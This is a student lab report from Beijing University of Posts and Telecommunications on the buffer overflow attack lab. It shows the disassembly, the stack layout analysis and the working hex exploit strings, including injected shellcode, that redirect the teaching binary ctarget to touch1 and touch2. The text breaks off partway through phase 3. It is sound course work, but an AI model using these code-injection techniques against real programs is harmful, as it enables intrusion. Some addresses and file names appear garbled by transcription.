

北京邮电大学

实验报告



题目： 缓冲区溢出攻击实验

班 级： _____

学 号： _____

姓 名： _____

学 院： _____

2023 年 11 月 27 日

目录

一、实验目的	3
二、实验环境	3
三、实验内容	3
四、实验步骤及实验分析	4
(一) 准备工作	4
(二) 阶段 1	7
(三) 阶段 2	10
(四) 阶段 3	12
(五) 阶段 4	17
(六) 阶段 5	21
五、总结体会	25
六、诚信声明	26

一、实验目的

- 1、C 语言程序的机器级表示。
- 2、掌握 GDB 调试器的用法。
- 3、C 编译器生成的 x86-64 机器代码，理解不同控制结构生成的基本指令模式，过程的实现。
- 4、掌握两种缓冲区攻击方法，进一步理解软件漏洞的危害。

二、实验环境

- 1、远程登陆工具：MobaXterm（服务器：10.120.11.12，x86-64 版本）
- 2、操作系统：Linux
- 3、调试工具：GDB
- 4、反汇编工具：Objdump
- 5、积分榜：<http://10.120.11.13:19310/scoreboard>

三、实验内容

登录 bupt1 服务器，在 home 目录下可以找到一个 targetn.tar 文件，解压后得到如下文件：README.txt；ctarget；rtarget；cookie.txt；farm.c；hex2raw。

ctarget 和 rtarget 运行时从标准输入读入字符串，这两个程序都存在缓冲区溢出漏洞。通过代码注入的方法实现对 ctarget 程序的攻击，共有 3 关，输入一个特定字符串，可成功调用 touch1，或 touch2，或 touch3 就通关，并向计分服务器提交得分信息；通过 ROP 方法实现对 rtarget 程序的攻击，共有 2 关，在指定区域找到所需要的小工具，进行拼接完成指定功能，再输入一个特定字符串，实现成功调用 touch2 或 touch3 就通关，并向计分服务器提交得分信息；否则失败，但不扣分。因此，本实验需要通过反汇编和逆向工程对 ctarget 和 rtarget 执行文件进行分析，找到保存返回地址在堆栈中的位置以及所需要的小工具机器码。

实验的具体内容见实验说明，尤其需要认真阅读各阶段的 Some Advice 提示。本实验包含了 5 个阶段（或关卡），难度逐级递增。各阶段分数如下所示：

Phase	Program	Level	Method	Function	Points
1	CTARGET	1	CI	touch1	10
2	CTARGET	2	CI	touch2	25
3	CTARGET	3	CI	touch3	25
4	RTARGET	2	ROP	touch2	35
5	RTARGET	3	ROP	touch3	5

CI: Code injection

ROP: Return-oriented programming

四、实验步骤及实验分析

(一) 准备工作

1、解压

阅读实验说明，登入服务器，通过 ls 命令找到目录下的 target102.tar 文件。

输入命令 tar -xvf target102.tar 解压，得到 target102 文件夹及其中的六个文件：README.txt，可执行文件 ctargert、rtarget，c 语言文件 farm.c，文本文件 cookie.txt 和可执行文件 hex2raw。

```
2022211073@bupt1:~$ tar -xvf target102.tar
target102/README.txt
target102/ctargert
target102/rtarget
target102/farm.c
target102/cookie.txt
target102/hex2raw
```

图 1:解压获得 6 个文件

2、初步浏览各文件、反汇编

输入命令 cat README.txt 查看说明文件，该说明简单介绍了这六个文件的内容。

```
2022211073@bupt1:~/target102$ cat README.txt
This file contains materials for one instance of the attacklab.

Files:

    ctargert

Linux binary with code-injection vulnerability. To be used for phases
1-3 of the assignment.

    rtarget

Linux binary with return-oriented programming vulnerability. To be
used for phases 4-5 of the assignment.

    cookie.txt

Text file containing 4-byte signature required for this lab instance.

    farm.c

Source code for gadget farm present in this instance of rtarget. You
can compile (use flag -Og) and disassemble it to look for gadgets.

    hex2raw

Utility program to generate byte sequences. See documentation in lab
handout.
```

图 2:README.txt

ctargert、rtarget 这两个可执行文件，分别是阶段 1 ~ 阶段 3 的代码注入攻击 (code-injection) 和阶段 4 ~ 5 的面向返回编程攻击 (return-oriented programming) 的程序。

输入命令 objdump -d ctargert > ctargert.txt 和 objdump -d rtarget > rtarget.txt，分别将这两个可执行文件的反汇编代码保存到文本文件 ctargert.txt、rtarget.txt 中，以便之后的分析与查看。

输入命令 cat ctargert.txt 查看反汇编代码，观察到低字节（如 00）位于内存低地址端，可知

机器为小端机器。

```
2022211073@bupt1:~/target102$ objdump -d ctargert > ctargert.txt
2022211073@bupt1:~/target102$ objdump -d rtargert > rtargert.txt
2022211073@bupt1:~/target102$ cat ctargert.txt

ctargert:      file format elf64-x86-64

Disassembly of section .init:

0000000000400c48 <.init>:
400c48:  48 83 ec 08          sub    $0x8,%rsp
400c4c:  48 8b 05 a5 43 20 00  mov    0x2043a5(%rip),%rax      # 604ff8 <__gmon_start__>
400c53:  48 85 c0             test   %rax,%rax
400c56:  74 05              je     400c5d <_.init+0x15>
400c58:  e8 43 02 00 00      callq 400ea0 <__gmon_start__@plt>
400c5d:  48 83 c4 08          add    $0x8,%rsp
400c61:  c3                retq

Disassembly of section .plt:

0000000000400c70 <_.plt>:
400c70:  ff 35 92 43 20 00    pushq 0x204392(%rip)          # 605008 <GLOBAL_OFFSET_TABLE_+0x8>
400c76:  ff 25 94 43 20 00    jmpq  *0x204394(%rip)        # 605010 <GLOBAL_OFFSET_TABLE_+0x10>
400c7c:  0f 1f 40 00          nopl   0x0(%rax)
```

图 3：反汇编 ctargert、rtargert

cookie.txt 是一个四字节的文本文件，在后续实验中会被用到。

输入命令 cat cookie.txt，得到 cookie 值为 0x32046301。

```
2022211073@bupt1:~/target102$ cat cookie.txt
0x32046301
```

图 4:cookie 值

farm.c 是一个 c 语言文件，是 rtargert 实例中阶段“gadget farm”的源代码，可以使用-Og 标志编译来完成面向返回编程的攻击。

输入命令 vi farm.c，查看 farm.c 文件。

```
/* This function marks the start of the farm */
int start_farm()
{
    return 1;
}

void setval_215(unsigned *p)
{
    *p = 3284633864U;
}

unsigned addval_302(unsigned x)
{
    return x + 748012120U;
}

unsigned getval_246()
{
    return 3284633928U;
}

unsigned addval_355(unsigned x)
{
    return x + 2445773128U;
}

unsigned getval_223()
{
    return 2425393240U;
}

void setval_353(unsigned *p)
{
    *p = 2425379010U;
}

unsigned getval_356()
{
    return 3284633928U;
}

unsigned getval_403()
{
    return 2512476199U;
}

/* This function marks the middle of the farm */
int mid_farm()
{
    return 1;
}

/* Add two arguments */
long add_xy(long x, long y)
{
    return x+y;
}

unsigned addval_388(unsigned x)
{
    return x + 3531915657U;
}

void setval_476(unsigned *p)
{
    *p = 3281046153U;
}

unsigned addval_322(unsigned x)
{
    return x + 3286272328U;
}

unsigned addval_456(unsigned x)
{
    return x + 3531920905U;
}
```

```

unsigned addval_283(unsigned x)
{
    return x + 2425405833U;
}

unsigned getval_252()
{
    return 2429978913U;
}

unsigned getval_221()
{
    return 3375942313U;
}

unsigned getval_351()
{
    return 3281109385U;
}

unsigned getval_483()
{
    return 3281305993U;
}

unsigned getval_358()
{
    return 3523267209U;
}

void setval_448(unsigned *p)
{
    *p = 3468809865U;
}

unsigned getval_376()
{
    return 3222847881U;
}

```

```

unsigned addval_168(unsigned x)
{
    return x + 3234122377U;
}

unsigned addval_326(unsigned x)
{
    return x + 2464188744U;
}

unsigned addval_180(unsigned x)
{
    return x + 3531917833U;
}

void setval_420(unsigned *p)
{
    *p = 3680553609U;
}

void setval_156(unsigned *p)
{
    *p = 1220794025U;
}

unsigned addval_187(unsigned x)
{
    return x + 2497743176U;
}

unsigned getval_205()
{
    return 3267463431U;
}

void setval_272(unsigned *p)
{
    *p = 3375942281U;
}

```

```

unsigned addval_253(unsigned x)
{
    return x + 2447411528U;
}

void setval_344(unsigned *p)
{
    *p = 3674789545U;
}

void setval_139(unsigned *p)
{
    *p = 3286270280U;
}

void setval_189(unsigned *p)
{
    *p = 2429979028U;
}

void setval_449(unsigned *p)
{
    *p = 3536109961U;
}

unsigned getval_102()
{
    return 3685010057U;
}

unsigned addval_468(unsigned x)
{
    return x + 3599566646U;
}

unsigned getval_383()
{
    return 2497743176U;
}

```

```

unsigned addval_367(unsigned x)
{
    return x + 2447411528U;
}

void setval_401(unsigned *p)
{
    *p = 3284257146U;
}

unsigned getval_108()
{
    return 3286272328U;
}

void setval_206(unsigned *p)
{
    *p = 3525891721U;
}

/* This function marks the end of the farm */
int end_farm()
{
    return 1;
}

```

图 5~10: farm.c 源代码

hex2raw 是一个可执行文件，可以将用户所写的十六进制代码转换为机器指令。

本次实验中我的使用方式是：将每个阶段的输入存入 hex.txt 文件中，然后在 target102 目录下输入指令 ./hex2raw < hex.txt | ./target 使用 hex2raw 工具运行程序，执行攻击。

(二) 阶段 1

1、查看说明文件，初步分析

由说明文件得知，阶段 1 对应的目标程序为 ctarget。该程序先调用了函数 test，在函数 test 内再调用了函数 getbuf，利用 getbuf 中的 Gets 函数从标准输入中读取字符串。

实验说明提到，Gets 函数类似于标准库函数 gets()。该函数从缓冲区中读取字符串，读到'\n' 时结束，并存储在指定区域。

```
1 unsigned getbuf()
2 {
3     char buf[BUFFER_SIZE];
4     Gets(buf);
5     return 1;
6 }
```

图 11：函数 getbuf

```
1 void test()
2 {
3     int val;
4     val = getbuf();
5     printf("No exploit. Getbuf returned 0x%x\n", val);
6 }
```

图 12：函数 test

观察这两个函数可知，正常情况下，getbuf 函数调用 Gets 获取输入的字符串后，执行第五行的 return 语句，返回 test 函数，并打印出 test 函数第 5 行的语句。然而，实验说明告诉我们，在 ctarget 中还有另一个函数 touch1。我们的任务是让 ctarget 程序执行 getbuf 函数后不返回到 test 函数，而是执行 touch1 的代码。

```
1 void touch1()
2 {
3     vlevel = 1; /* Part of validation protocol */
4     printf("Touch1!: You called touch1()\n");
5     validate(1);
6     exit(0);
7 }
```

图 13：函数 touch1

因此，该实验的攻击原理就是利用了 Gets 函数的特性，即指定区域的空间大小是有限的情况下，用户输入的字符串长度却是没有限制的，这些字符串会被全部复制并存储在指定空间内。由于程序运行在栈中，存储输入字符串的空间也在栈中分配，因此当输入字符串所需的空间大于栈分配的空间时，溢出部分的字符串就会覆盖栈中其他部分的内容，例如调用者函数的返回地址。

2、查看汇编代码并分析

输入命令 `gdb ctargget` 进入调试。输入命令 `disas test`, `disas getbuf`, `disas Gets` 查看三个函数的汇编代码。

```
(gdb) disas test
Dump of assembler code for function test:
0x000000000401aa0 <+0>:    sub    $0x8,%rsp
0x000000000401aa4 <+4>:    mov    $0x0,%eax
0x000000000401aa9 <+9>:    callq 0x4018c7 <getbuf>
0x000000000401aae <+14>:   mov    %eax,%edx
0x000000000401ab0 <+16>:   mov    $0x4032f8,%esi
0x000000000401ab5 <+21>:   mov    $0x1,%edi
0x000000000401aba <+26>:   mov    $0x0,%eax
0x000000000401abf <+31>:   callq 0x400e00 <__printf_chk@plt>
0x000000000401ac4 <+36>:   add    $0x8,%rsp
0x000000000401ac8 <+40>:   retq
End of assembler dump.
```

图 14: 函数 test 的汇编代码

```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
0x0000000004018c7 <+0>:    sub    $0x18,%rsp
0x0000000004018cb <+4>:    mov    %rsp,%rdi
0x0000000004018ce <+7>:    callq 0x401b69 <Gets>
0x0000000004018d3 <+12>:   mov    $0x1,%eax
0x0000000004018d8 <+17>:   add    $0x18,%rsp
0x0000000004018dc <+21>:   retq
End of assembler dump.
```

图 15: 函数 getbuf 汇编代码

```
(gdb) disas Gets
Dump of assembler code for function Gets:
0x000000000401b69 <+0>:    push    %r12
0x000000000401b6b <+2>:    push    %rbp
0x000000000401b6c <+3>:    push    %rbx
0x000000000401b6d <+4>:    mov    %rdi,%r12
0x000000000401b70 <+7>:    movl    $0x0,0x2045ca(%rip)    # 0x606144 <gets_cnt>
0x000000000401b7a <+17>:   mov    %rdi,%rbx
0x000000000401b7d <+20>:   jmp     0x401b90 <Gets+39>
0x000000000401b7f <+22>:   lea     0x1(%rbx),%rbp
0x000000000401b83 <+26>:   mov     %al,(%rbx)
0x000000000401b85 <+28>:   movzbl  %al,%edi
0x000000000401b88 <+31>:   callq   0x401ac9 <save_char>
0x000000000401b8d <+36>:   mov     %rbp,%rbx
0x000000000401b90 <+39>:   mov     0x203979(%rip),%rdi    # 0x605510 <infile>
0x000000000401b97 <+46>:   callq   0x400dd0 <_IO_getc@plt>
0x000000000401b9c <+51>:   cmp     $0xffffffff,%eax
0x000000000401b9f <+54>:   je      0x401ba6 <Gets+61>
0x000000000401ba1 <+56>:   cmp     $0xa,%eax
0x000000000401ba4 <+59>:   jne     0x401b7f <Gets+22>
0x000000000401ba6 <+61>:   movb    $0x0,(%rbx)
0x000000000401ba9 <+64>:   mov     $0x0,%eax
0x000000000401bae <+69>:   callq   0x401b21 <save_term>
0x000000000401bb3 <+74>:   mov     %r12,%rax
0x000000000401bb6 <+77>:   pop     %rbx
0x000000000401bb7 <+78>:   pop     %rbp
0x000000000401bb8 <+79>:   pop     %r12
0x000000000401bba <+81>:   retq
End of assembler dump.
```

图 16: 函数 Gets 的汇编代码

观察汇编代码可知，函数 test 分配的栈空间为 0x8（图 14<+0>处），函数 getbuf 分配的栈空间为 0x18（图 15<+0>处），函数 Gets 没有分配栈空间。在调用 Gets 函数前，getbuf 函数将栈顶指针传给了%rdi，这里就是 Gets 函数输入字符串的位置。

综上，在调用 Gets 函数时（对应的代码地址为 0x401b69），栈结构如下（底端为栈顶）：

分配长度	内容	说明
0x8	函数 test 的参数	函数 test 的栈帧
0x8	test 调用函数 getbuf 后的返回地址	
0x18	getbuf 函数参数	函数 getbuf 的栈帧
0x8	getbuf 调用函数 Gets 后的返回地址	

此时寄存器%rdi 存储的是栈中标蓝处的地址，缓冲区的输入也存储在此处。程序原定分配给该字符串的长度为 0x18（十进制为 24）。

因此，字符串前部长度为 24 字节。我们只需要在之后输入 touch1 函数的首地址，就可以将 test 函数的返回地址（栈中标红处）改为 touch1 函数的首地址，从而调用 touch1 函数。

3、查看 touch1 函数的首地址

输入命令 `disas touch1`，查看 touch1 函数的首地址，得知为 0x0000000004018dd。

```
(gdb) disas touch1
Dump of assembler code for function touch1:
0x0000000004018dd <+0>:  sub    $0x8,%rsp
0x0000000004018e1 <+4>:  shr     $0x4,%rsp
0x0000000004018e5 <+8>:  shl     $0x4,%rsp
0x0000000004018e9 <+12>: movl    $0x1,0x203c29(%rip)    # 0x60551c <vlevel>
0x0000000004018f3 <+22>: mov     $0x403230,%edi
0x0000000004018f8 <+27>: callq   0x400cd0 <puts@plt>
0x0000000004018fd <+32>: mov     $0x1,%edi
0x000000000401902 <+37>: callq   0x401dae <validate>
0x000000000401907 <+42>: mov     $0x0,%edi
0x00000000040190c <+47>: callq   0x400e50 <exit@plt>
End of assembler dump.
```

图17：函数touch1的汇编代码

4、编写输入字符串

输入命令 `vi hex1.txt`，编写如下 16 进制输入。

前 24 字节为任意输入，后 8 字节为 touch1 地址 0x0000000004018dd 的小端序列，需倒序。

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
dd 18 40 00 00 00 00 00
```

图18：hex1.txt

5、运行程序，成功通过

输入命令 `./hex2raw < hex1.txt | ./ctarget`，显示 pass，阶段 1 结束。

```
2022211073@bupt1:~/target102$ ./hex2raw < hex1.txt | ./ctarget
Cookie: 0x32046301
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

图 19：阶段 1 通过

(三) 阶段 2

1、查看说明文件，初步分析

由说明文件得知，阶段 2 对应的目标程序仍为 ctarget。与阶段一类似，该程序先调用了函数 test，在函数 test 内调用函数 getbuf，利用 Gets 函数从标准输入中读取字符串。

不同的是该阶段的任务是 getbuf 后返回 touch2 代码。观察函数 touch2 的源代码得知，其传入的参数 val 需要和 cookie 值相等，因此我们还要改变传入的 val 值为 cookie。

```
1 void touch2(unsigned val)
2 {
3     vlevel = 2; /* Part of validation protocol */
4     if (val == cookie) {
5         printf("Touch2!: You called touch2(0x%.8x)\n", val);
6         validate(2);
7     } else {
8         printf("Misfire: You called touch2(0x%.8x)\n", val);
9         fail(2);
10    }
11    exit(0);
12 }
```


图 20：函数 touch2

但若重新沿用阶段 1 的思路，会发现函数 getbuf 跳转到函数 touch2 后无法修改 val 的值。可以尝试将栈溢出的返回地址改成缓冲区地址，并在缓冲区的输入中编写代码以改变 val 的值，最后返回 touch2 函数。所以本阶段需要输入字符串结构为：

长度	内容	说明
24 字节	改变 val 为 cookie	缓冲区的输入代码，用于执行
	返回 touch2 函数	
8 字节	缓冲区地址	用于跳转到缓冲区

2、查看汇编代码

输入命令 gdb ctarget 进入调试。输入命令 disas touch2 查看函数 touch2 的汇编代码。



```
(gdb) disas touch2
Dump of assembler code for function touch2:
0x00000000401911 <+0>:  sub    $0x8,%rsp
0x00000000401915 <+4>:  mov     %edi,%edx
0x00000000401917 <+6>:  shr     $0x4,%rsp
0x0000000040191b <+10>: shl     $0x4,%rsp
0x0000000040191f <+14>: movl    $0x2,0x203bf3(%rip)    # 0x60551c <vlevel>
0x00000000401929 <+24>: cmp     %edi,0x203bf5(%rip)    # 0x605524 <cookie>
0x0000000040192f <+30>: jne     0x401951 <touch2+64>
0x00000000401931 <+32>: mov     $0x403258,%esi
0x00000000401936 <+37>: mov     $0x1,%edi
0x0000000040193b <+42>: mov     $0x0,%eax
0x00000000401940 <+47>: callq   0x400e00 <__printf_chk@plt>
0x00000000401945 <+52>: mov     $0x2,%edi
0x0000000040194a <+57>: callq   0x401dae <validate>
0x0000000040194f <+62>: jmp     0x40196f <touch2+94>
0x00000000401951 <+64>: mov     $0x403280,%esi
0x00000000401956 <+69>: mov     $0x1,%edi
0x0000000040195b <+74>: mov     $0x0,%eax
0x00000000401960 <+79>: callq   0x400e00 <__printf_chk@plt>
0x00000000401965 <+84>: mov     $0x2,%edi
0x0000000040196a <+89>: callq   0x401e70 <fail>
0x0000000040196f <+94>: mov     $0x0,%edi
0x00000000401974 <+99>: callq   0x400e50 <exit@plt>
End of assembler dump.
```

图 21：函数 touch2 的汇编代码

可知函数 touch2 的地址 0x0000000000401911。

此外，在<+24>处的 cmp 语句，说明 val 值存储在%edi 寄存器内，想更改这个值可以编写 mov 指令。

接下来，查看缓冲区地址。

输入命令 b getbuf，在 getbuf 处设置断点；输入命令 run，ni，使函数运行到 0x4018cb 处。

```
(gdb) b getbuf
Breakpoint 2 at 0x4018c7: file buf.c, line 12.
(gdb) run
Starting program: /students/2022211073/target102/ctarget
Cookie: 0x32046301

Breakpoint 2, getbuf () at buf.c:12
12      in buf.c
(gdb) ni
14      in buf.c
(gdb) disas
Dump of assembler code for function getbuf:
0x00000000004018c7 <+0>:    sub    $0x18,%rsp
=> 0x00000000004018cb <+4>:    mov     %rsp,%rdi
0x00000000004018ce <+7>:    callq  0x401b69 <Gets>
0x00000000004018d3 <+12>:   mov     $0x1,%eax
0x00000000004018d8 <+17>:   add     $0x18,%rsp
0x00000000004018dc <+21>:   retq
End of assembler dump.
```

图 22: 设置断点

输入命令 info r，查看栈顶指针%rsp 的值，即为缓冲区的输入地址。

```
(gdb) info r
rax            0x0                0
rbx            0x55586000         1431855104
rcx            0x0                0
rdx            0x0                0
rsi            0x7274732065707954 8247343400600238420
rdi            0x7ffff7fba7e0    140737353852896
rbp            0x55685fe8         0x55685fe8
rsp            0x55669498         0x55669498
r8             0x0                0
r9             0xc                12
r10            0x7ffff7fef500     140737354069248
r11            0x7ffff7f57b60     140737353448288
r12            0x1                1
r13            0x0                0
r14            0x0                0
r15            0x0                0
rip            0x4018cb          0x4018cb <getbuf+4>
eflags        0x212             [ AF IF ]
cs             0x33             51
ss             0x2b             43
ds             0x0                0
es             0x0                0
fs             0x0                0
gs             0x0                0
(gdb) ni
```

图 23: 缓冲区地址

可知缓冲区地址 0x0000000055669498。

3、编写输入字符串

首先，编写缓冲区代码部分。准备阶段已知 cookie 值为 0x32046301；上文分析也可知 val 值存储在%rdi 寄存器内。

输入命令 vi p2.s，新建并编写缓冲区代码部分。第一步 movq \$0x32046301,%rdi，使 val 等于 cookie 值；第二步 pushq \$0x401911 是将函数 touch2 的地址压入栈中；第三步 ret 返回，就会跳转到栈顶地址的函数，即跳转到函数 touch2。

```

movq $0x32046301, %rdi #设置cookie为传入参数
pushq $0x401911 #压入函数touch2的地址，使其跳转
ret

```

图24: p2.s内容

输入命令 `gcc -c p2.s`，编译 p2.s 为目标文件 p2.o；输入命令 `objdump -d p2.o`，反汇编 p2.o，获得这三行指令的机器代码：

48 c7 c7 01 63 04 32 68 f7 21 06 00 c3

```

2022211073@bupt1:~/target102$ gcc -c p2.s
2022211073@bupt1:~/target102$ objdump -d p2.o

p2.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
0:  48 c7 c7 01 63 04 32    mov     $0x32046301,%rdi
7:  68 11 19 40 00         pushq   $0x401911
c:  c3                    retq

```

图 25: p2.o 文件反汇编

此为输入字符串的缓冲区代码部分。再添上 8 个字节的缓冲区地址，即为我们需要的字符串输入。

输入命令 `vi hex2.txt`，编写如下 16 进制输入。前 24 字节为缓冲区代码部分补零，后 8 字节为缓冲区地址 0x0000000055669498 的小端序列。

```

48 c7 c7 01 63 04 32 68
11 19 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
98 94 66 55 00 00 00 00

```

图26: hex2.txt

4、运行程序，成功通过

输入命令 `./hex2raw < hex2.txt | ./ctarget`，显示 pass，阶段 2 结束。

```

2022211073@bupt1:~/target102$ ./hex2raw < hex2.txt | ./ctarget
Cookie: 0x32046301
Type string:Touch2!: You called touch2(0x32046301)
Valid solution for level 2 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!

```

图 27: 阶段 2 通过

(四) 阶段 3

1、查看说明文件，初步分析

由说明文件得知，阶段 3 对应的目标程序仍为 ctarget。该阶段的任务是 getbuf 函数结束后返回 touch3 代码，思路和阶段 2 注入代码是类似的。观察函数 touch3 的源代码：


```

1 /* Compare string to hex representation of unsigned value */
2 int hexmatch(unsigned val, char *sval)
3 {
4 char cbuf[110];
5 /* Make position of check string unpredictable */
6 char *s = cbuf + random() % 100;
7 sprintf(s, "%.8x", val);
8 return strcmp(sval, s) == 0;
9 }
10
11 void touch3(char *sval)
12 {
13 vlevel = 3; /* Part of validation protocol */
14 if (hexmatch(cookie, sval)) {
15 printf("Touch3!: You called touch3(\"%s\")\n", sval);
16 validate(3);
17 } else {
18 printf("Misfire: You called touch3(\"%s\")\n", sval);
19 fail(3);
20 }
21 exit(0);
22 }

```

图 28: 函数 touch3 和函数 hexmatch 的源代码

可以发现其与阶段 2 的区别:

(1) 此次传入 touch 的参数类型不再是 unsigned, 而是 char*. 这意味着, cookie 不能再像阶段 2 一样作为立即数传入 (即通过指令 `movq $0x32046301, %rdi`), 而只能在缓冲区中的某处存储 cookie 的字符串形式, 再将 cookie 字符串的首地址传入 %rdi。

(2) 函数 touch3 还调用了函数 hexmatch, 且返回值为 1 时才算攻击成功。实验说明中还提到, hexmatch 函数和 strcmp 函数会将数据压入栈中, 可能会覆盖 getbuf 缓冲区的部分内存。因此, 还需要慎重考虑 cookie 字符串存储的位置。

2、查看汇编代码并分析

输入命令 `gdb ctarget` 进入调试。输入命令 `disas touch3`, `disas hexmatch`, 查看汇编代码。

```

(gdb) disas touch3
Dump of assembler code for function touch3:
0x0000000000401a2a <+0>: push    %rbx
0x0000000000401a2b <+1>: mov     %rdi,%rbx
0x0000000000401a2e <+4>: shr     $0x4,%rsp
0x0000000000401a32 <+8>: shl     $0x4,%rsp
0x0000000000401a36 <+12>: movl    $0x3,0x203ad0(%rip)    # 0x60551c <vlevel>
0x0000000000401a40 <+22>: mov     %rdi,%rsi
0x0000000000401a43 <+25>: mov     0x203adb(%rip),%edi    # 0x605524 <cookie>
0x0000000000401a49 <+31>: callq   0x401979 <hexmatch>
0x0000000000401a4e <+36>: test    %eax,%eax
0x0000000000401a50 <+38>: je      0x401a75 <touch3+75>
0x0000000000401a52 <+40>: mov     %rbx,%rdx
0x0000000000401a55 <+43>: mov     $0x4032a8,%esi
0x0000000000401a5a <+48>: mov     $0x1,%edi
0x0000000000401a5f <+53>: mov     $0x0,%eax
0x0000000000401a64 <+58>: callq   0x400e00 <__printf_chk@plt>
0x0000000000401a69 <+63>: mov     $0x3,%edi
0x0000000000401a6e <+68>: callq   0x401dae <validate>
0x0000000000401a73 <+73>: jmp     0x401a96 <touch3+108>
0x0000000000401a75 <+75>: mov     %rbx,%rdx
0x0000000000401a78 <+78>: mov     $0x4032d0,%esi
0x0000000000401a7d <+83>: mov     $0x1,%edi
0x0000000000401a82 <+88>: mov     $0x0,%eax
0x0000000000401a87 <+93>: callq   0x400e00 <__printf_chk@plt>
0x0000000000401a8c <+98>: mov     $0x3,%edi
0x0000000000401a91 <+103>: callq   0x401e70 <fail>
0x0000000000401a96 <+108>: mov     $0x0,%edi
0x0000000000401a9b <+113>: callq   0x400e50 <exit@plt>
End of assembler dump.

```

图 29: 函数 touch3 的汇编代码

```
(gdb) disas hexmatch
Dump of assembler code for function hexmatch:
0x0000000000401979 <+0>:    push    %r12
0x000000000040197b <+2>:    push    %rbp
0x000000000040197c <+3>:    push    %rbx
0x000000000040197d <+4>:    add     $0xffffffffffff80,%rsp
0x0000000000401981 <+8>:    mov     %edi,%ebp
0x0000000000401983 <+10>:   mov     %rsi,%rbx
0x0000000000401986 <+13>:   mov     %fs:0x28,%rax
0x000000000040198f <+22>:   mov     %rax,0x78(%rsp)
0x0000000000401994 <+27>:   xor     %eax,%eax
0x0000000000401996 <+29>:   callq   0x400dc0 <random@plt>
0x000000000040199b <+34>:   mov     %rax,%rcx
0x000000000040199e <+37>:   movabs  $0xa3d70a3d70a3d70b,%rdx
0x00000000004019a8 <+47>:   imul    %rdx
0x00000000004019ab <+50>:   add     %rcx,%rdx
0x00000000004019ae <+53>:   sar     $0x6,%rdx
0x00000000004019b2 <+57>:   mov     %rcx,%rax
0x00000000004019b5 <+60>:   sar     $0x3f,%rax
0x00000000004019b9 <+64>:   sub     %rax,%rdx
0x00000000004019bc <+67>:   lea     (%rdx,%rdx,4),%rax
0x00000000004019c0 <+71>:   lea     (%rax,%rax,4),%rdx
0x00000000004019c4 <+75>:   lea     0x0(,%rdx,4),%rax
0x00000000004019cc <+83>:   sub     %rax,%rcx
0x00000000004019cf <+86>:   lea     (%rsp,%rcx,1),%r12
0x00000000004019d3 <+90>:   mov     %ebp,%r8d
0x00000000004019d6 <+93>:   mov     $0x40324d,%ecx
0x00000000004019db <+98>:   mov     $0xffffffffffff,%rdx
0x00000000004019e2 <+105>:  mov     $0x1,%esi
0x00000000004019e7 <+110>:  mov     %r12,%rdi
0x00000000004019ea <+113>:  mov     $0x0,%eax
0x00000000004019ef <+118>:  callq   0x400e80 <__sprintf_chk@plt>
0x00000000004019f4 <+123>:  mov     $0x9,%edx

0x00000000004019f9 <+128>:  mov     %r12,%rsi
0x00000000004019fc <+131>:  mov     %rbx,%rdi
0x00000000004019ff <+134>:  callq   0x400cb0 <strncmp@plt>
0x0000000000401a04 <+139>:  test    %eax,%eax
0x0000000000401a06 <+141>:  sete    %al
0x0000000000401a09 <+144>:  mov     0x78(%rsp),%rbx
0x0000000000401a0e <+149>:  xor     %fs:0x28,%rbx
--Type <RET> for more, q to quit, c to continue without paging--c
0x0000000000401a17 <+158>:  je      0x401a1e <hexmatch+165>
0x0000000000401a19 <+160>:  callq   0x400cf0 <__stack_chk_fail@plt>
0x0000000000401a1e <+165>:  movzbl  %al,%eax
0x0000000000401a21 <+168>:  sub     $0xffffffffffff80,%rsp
0x0000000000401a25 <+172>:  pop     %rbx
0x0000000000401a26 <+173>:  pop     %rbp
0x0000000000401a27 <+174>:  pop     %r12
0x0000000000401a29 <+176>:  retq
End of assembler dump.
```

图 30~31：函数 hexmatch 的汇编代码

由图 29 可知，touch3 函数首地址为 0x0000000000401a2a。

观察 hexmatch 函数的汇编代码，其中<+4>行的指令 add \$ffffffffffff80, %rsp，<+22>行的指令 mov %rax, 0x78(%rsp)等表明，栈的指针发生了偏移，可能会偏移 to 缓冲区内。我们无需弄清楚具体的操作，但是这几行指令印证了实验说明中所说的“hexmatch 函数和 strncmp 函数会将数据压入栈中，可能会覆盖 getbuf 缓冲区的部分内存”。

有必要重新回顾一下阶段一分析过的栈结构：

分配长度	内容	说明
0x8	函数 test 的参数	函数 test 的栈帧
0x8	test 调用函数 getbuf 后的返回地址	
0x18	getbuf 函数参数	函数 getbuf 的栈帧
0x8	getbuf 调用函数 Gets 后的返回地址	

由于 getbuf 区域的数据 (输入字符串的前 24 字节) 可能会被 hexmatch 函数和 strcmp 函数的压栈操作影响, 而执行缓冲区代码时已经不需要执行 test 函数的指令序列了, 因此我们可以考虑将 cookie 值存储在 test 函数的栈帧内, 也就是接在缓冲区地址之后 (栈结构中标蓝的位置)。

综上分析, 本阶段需要输入的字符串结构为:

长度	内容	说明
24 字节	改变 val 为 cookie	缓冲区的输入代码, 用于执行
	返回 touch2 函数	
8 字节	缓冲区地址	用于跳转到缓冲区
8 字节	字符串形式的 cookie 值	

3、编写输入字符串

首先, 需要知道字符串形式的 cookie 值。

cookie 的数值为 0x32046301, 输入命令 man ascii 查看对应的 ascii 表。

060	48	30	0	160	112	70	p
061	49	31	1	161	113	71	q
062	50	32	2	162	114	72	r
063	51	33	3	163	115	73	s
064	52	34	4	164	116	74	t
065	53	35	5	165	117	75	u
066	54	36	6	166	118	76	v
067	55	37	7	167	119	77	w
